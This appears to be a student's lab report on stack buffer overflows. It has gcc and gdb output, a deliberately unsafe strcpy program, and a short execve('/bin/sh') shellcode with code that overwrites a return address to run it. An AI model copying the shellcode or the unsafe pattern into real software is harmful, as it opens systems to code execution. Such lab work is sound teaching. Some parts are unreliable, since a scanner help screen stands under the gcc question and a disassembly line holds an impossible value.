PRACTICAL 3

NAME : Devasy Patel

Roll No. : 20bce057

AIM : Answer the following questions with help of Buffer Overflow attacks:

0. Explore the options of gcc in your system.

1. How does your machine execute in memory? i.e. whether the stack grows from lowest address to highest address or vice versa.

2. What is the address associated with extended stack pointer and extended base pointer?

3. What is the starting address of the function and the ending address? What are the parameter addresses?

4. Perform Buffer Overflow attacks and put on the screenshots.


AAAAAAAAAAAAAAAAAAAAAAA

OUTPUT :

0) GCC stands for GNU Compiler Collections which is used to compile mainly C and C++ language. It can also be used to compile Objective C and Objective C++. The most important option required while compiling a source code file is the name of the source program, rest every argument is optional like a warning, debugging, linking libraries, object file etc. The different options of *gcc* command allow the user to stop the compilation process at different stages.


```
kali@kali: ~
File  Actions  Edit  View  Help
$ skipfish -h
skipfish web application scanner - version 2.10b
Usage: skipfish [ options ... ] -W wordlist -o output_dir start_url [ start_url2 ... ]

Authentication and access options:

  -A user:pass      - use specified HTTP authentication credentials
  -F host=IP        - pretend that 'host' resolves to 'IP'
  -C name=val       - append a custom cookie to all requests
  -H name=val       - append a custom HTTP header to all requests
  -b (i|f|p)        - use headers consistent with MSIE / Firefox / iPhone
  -N                - do not accept any new cookies
  --auth-form url   - form authentication URL
  --auth-user user  - form authentication user
  --auth-pass pass  - form authentication password
  --auth-verify-url -  URL for in-session detection

Crawl scope options:

  -d max_depth     - maximum crawl tree depth (16)
  -c max_child     - maximum children to index per node (512)
  -x max_desc      - maximum descendants to index per branch (8192)
  -r r_limit       - max total number of requests to send (100000000)
  -p crawl%        - node and link crawl probability (100%)
  -q hex           - repeat probabilistic scan with given seed
  -I string        - only follow URLs matching 'string'
  -X string        - exclude URLs matching 'string'
  -K string        - do not fuzz parameters named 'string'
  -D domain        - crawl cross-site links to another domain
  -B domain        - trust, but do not crawl, another domain
  -Z               - do not descend into 5xx locations
  -O               - do not submit any forms
  -P               - do not parse HTML, etc, to find new links

Reporting options:

  -o dir          - write output to specified directory (required)
  -M              - log warnings about mixed content / non-SSL passwords
  -E              - log all HTTP/1.0 / HTTP/1.1 caching intent mismatches
  -U              - log all external URLs and e-mails seen
  -Q              - completely suppress duplicate nodes in reports
  -u              - be quiet, disable realtime progress stats
```

```
kali@kali: ~/Desktop
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/Desktop]
└─$ gcc -S20bce060_ehva3.c
gcc: error: unrecognized command-line option '-S20bce060_ehva3.c'
gcc: fatal error: no input files
compilation terminated.

┌──(kali㉿kali)-[~/Desktop]
└─$ gcc -S 20bce060_ehva3.c                                                    1 ✗

┌──(kali㉿kali)-[~/Desktop]
└─$ ls
20bce060_ehva3.c  20bce060_ehva3.s  a.out  spiderfoot

┌──(kali㉿kali)-[~/Desktop]
└─$

┌──(kali㉿kali)-[~/Desktop]
└─$ echo 20bce060_ehva3.s
20bce060_ehva3.s

┌──(kali㉿kali)-[~/Desktop]
└─$ vi 20bce060_ehva3.s

┌──(kali㉿kali)-[~/Desktop]
└─$ gcc -o 20bce060_ehva3.c
gcc: fatal error: no input files
compilation terminated.

┌──(kali㉿kali)-[~/Desktop]
└─$ gcc -o 20bce060_ehva3                                                      1 ✗
gcc: fatal error: no input files
compilation terminated.

┌──(kali㉿kali)-[~/Desktop]
└─$ gcc -o ehva3 20bce060_ehva3.c                                              1 ✗

┌──(kali㉿kali)-[~/Desktop]
└─$ ls
20bce060_ehva3.c  20bce060_ehva3.s  a.out  ehva3  spiderfoot

┌──(kali㉿kali)-[~/Desktop]
└─$
```



1)

When a function is called, a new stack frame is usually created, which includes local variables, return addresses, and other function-related data. This stack frame is pushed onto the stack, causing the stack pointer to decrease. When the function execution is completed, the stack frame is popped off the stack, and the stack pointer moves back up.



2) The stack pointer (RSP) points to the top of the stack, which is the current location where data is pushed or popped from the stack. It moves as items are pushed or popped. The base pointer (RBP) is an optional register used to access local variables and function parameters within a stack frame. It points to a fixed location within the current stack frame, making it easier to access local variables using a constant offset from RBP.

3)

main.c

```c

#include <stdio.h>
#include <string.h>
greeting(char *temp1,char *temp2){
    char name[400];
    strcpy(name,temp2);
    printf("HII %s %s\n",temp1,name);
}
main(int argc , char *argv[]){
    greeting(argv[1],argv[2]);
    printf("BYE %s %s\n",argv[1],argv[2]);
}

```

input | Debug Console

start | pause | continue | step over | step into | step out | help

```
Dump of assembler code for function main:
   0x000000000000120a <+0>:     endbr64
   0x000000000000120e <+4>:     push   %rbp
   0x000000000000120f <+5>:     mov    %rsp,%rbp
   0x0000000000001212 <+8>:     sub    $0x10,%rsp
   0x0000000000001216 <+12>:    mov    %edi,-0x4(%rbp)
   0x0000000000001219 <+15>:    mov    %rsi,-0x10(%rbp)
   0x000000000000121d <+19>:    mov    -0x10(%rbp),%rax
   0x0000000000001221 <+23>:    add    $0x10,%rax
   0x0000000000001225 <+27>:    mov    (%rax),%rdx
   0x0000000000001228 <+30>:    mov    -0x10(%rbp),%rax
   0x000000000000122c <+34>:    add    $0x8,%rax
   0x0000000000001230 <+38>:    mov    (%rax),%rax
   0x0000000000001233 <+41>:    mov    %rdx,%rsi
   0x0000000000001236 <+44>:    mov    %rax,%rdi
   0x0000000000001239 <+47>:    call   0x1189 <greeting>
   0x000000000000123e <+52>:    mov    -0x10(%rbp),%rax
   0x0000000000001242 <+56>:    add    $0x10,%rax
   0x0000000000001246 <+60>:    mov    (%rax),%rdx
   0x0000000000001249 <+63>:    mov    -0x10(%rbp),%rax
   0x000000000000124d <+67>:    add    $0x8,%rax
   0x0000000000001251 <+71>:    mov    (%rax),%rax
   0x0000000000001254 <+74>:    mov    %rax,%rsi
--Type <RET> for more, q to quit, c to continue without paging--
```

```
start  pause  continue  step over  step into  step out  help
main.c:4:1: warning: return type defaults to 'int' [-Wimplicit-int]
main.c:9:1: warning: return type defaults to 'int' [-Wimplicit-int]
Reading symbols from a.out...
(gdb) disassemble main
Dump of assembler code for function main:
   0x000000000000120a <+0>:     endbr64
   0x000000000000120e <+4>:     push   %rbp
   0x000000000000120f <+5>:     mov    %rsp,%rbp
   0x0000000000001212 <+8>:     sub    $0x10,%rsp
   0x0000000000001216 <+12>:    mov    %edi,-0x4(%rbp)
   0x0000000000001219 <+15>:    mov    %rsi,-0x10(%rbp)
   0x000000000000121d <+19>:    mov    -0x10(%rbp),%rax
   0x0000000000001221 <+23>:    add    $0x10,%rax
   0x0000000000001225 <+27>:    mov    (%rax),%rdx
   0x0000000000001228 <+30>:    mov    -0x10(%rbp),%rax
   0x000000000000122c <+34>:    add    $0x8,%rax
   0x0000000000001230 <+38>:    mov    (%rax),%rax
   0x0000000000001233 <+41>:    mov    %rdx,%rsi
   0x0000000000001236 <+44>:    mov    %rax,%rdi
   0x0000000000001239 <+47>:    call   0x1189 <greeting>
   0x000000000000123e <+52>:    mov    -0x10(%rbp),%rax
   0x0000000000001242 <+56>:    add    $0x10,%rax
   0x0000000000001246 <+60>:    mov    (%rax),%rdx
   0x0000000000001249 <+63>:    mov    -0x10(%rbp),%rax
   0x000000000000124d <+67>:    add    $0x8,%rax
   0x0000000000001251 <+71>:    mov    (%rax),%rax
   0x0000000000001254 <+74>:    mov    %rax,%rsi
--Type <RET> for more, q to quit, c to continue without paging--c
   0x0000000000001257 <+77>:    lea    0xdb1(%rip),%rax        # 0x200f
   0x000000000000125e <+84>:    mov    %rax,%rdi
   0x0000000000001261 <+87>:    mov    $0x0,%eax
   0x0000000000001266 <+92>:    call   0x1090 <printf@plt>
   0x000000000000126b <+97>:    mov    $0x0,%eax
   0x0000000000001270 <+102>:   leave
   0x0000000000001271 <+103>:   ret
End of assembler dump.
```

4)

```
kali@kali: ~/Desktop
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/Desktop]
└─$ .a/.out                                                                  127 ✗
zsh: no such file or directory: .a/.out

┌──(kali㉿kali)-[~/Desktop]
└─$ ./a.out                                                                  127 ✗
20bce060

┌──(kali㉿kali)-[~/Desktop]
└─$ ./a.out
20bce060

┌──(kali㉿kali)-[~/Desktop]
└─$ gcc 20bce060_ehva3.c
20bce060_ehva3.c: In function 'main':
20bce060_ehva3.c:4:1: warning: implicit declaration of function 'strcpy' [-Wimplicit-function-declaration]
    4 | strcpy(str1,"AAAAAA");
      | ^~~~~~
20bce060_ehva3.c:2:1: note: include '<string.h>' or provide a declaration of 'strcpy'
    1 | #include<stdio.h>
  +++ |+#include <string.h>
    2 | int main(){
20bce060_ehva3.c:4:1: warning: incompatible implicit declaration of built-in function 'strcpy' [-Wbuiltin-declaration-mismatch]
    4 | strcpy(str1,"AAAAAA");
      | ^~~~~~
20bce060_ehva3.c:4:1: note: include '<string.h>' or provide a declaration of 'strcpy'

┌──(kali㉿kali)-[~/Desktop]
└─$

┌──(kali㉿kali)-[~/Desktop]
└─$                                                                          130 ✗

┌──(kali㉿kali)-[~/Desktop]
└─$ gcc 20bce060_ehva3.c                                                     130 ✗

┌──(kali㉿kali)-[~/Desktop]
└─$ ./a.out
20bce060

┌──(kali㉿kali)-[~/Desktop]
└─$
```

```
kali@kali: ~/Desktop
File  Actions  Edit  View  Help
        .file   "20bce060_ehva3.c"
        .text
        .section        .rodata
.LC0:
        .string "20bce060"
        .text
        .globl  main
        .type   main, @function
main:
.LFB0:
        .cfi_startproc
        pushq   %rbp
        .cfi_def_cfa_offset 16
        .cfi_offset 6, -16
        movq    %rsp, %rbp
        .cfi_def_cfa_register 6
        subq    $16, %rsp
        leaq    -16(%rbp), %rax
        movl    $809477353485, (%rax)
        movw    $16705, 4(%rax)
        movb    $0, 6(%rax)
        leaq    .LC0(%rip), %rax
        movq    %rax, %rdi
        movl    $0, %eax
        call    printf@PLT
        movl    $0, %eax
        leave
        .cfi_def_cfa 7, 8
        ret
        .cfi_endproc
.LFE0:
        .size   main, .-main
        .ident  "GCC: (Debian 11.2.0-10) 11.2.0"
        .section        .note.GNU-stack,"",@progbits
~
~
~
~
~
~
~                                                                   34,1-8        All
```

main.c

```c

#include <stdio.h>
#include <string.h>
// 20bce060 ehva3
char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";
int main(){
    int *ret;
    ret=(int *)&ret + 2;
    (*ret) = (int)shellcode;

}

```

input

```
main.c: In function 'main':
main.c:11:14: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
   11 |     (*ret) = (int)shellcode;
      |              ^
*** stack smashing detected ***: terminated


...Program finished with exit code 0
Press ENTER to exit console.
```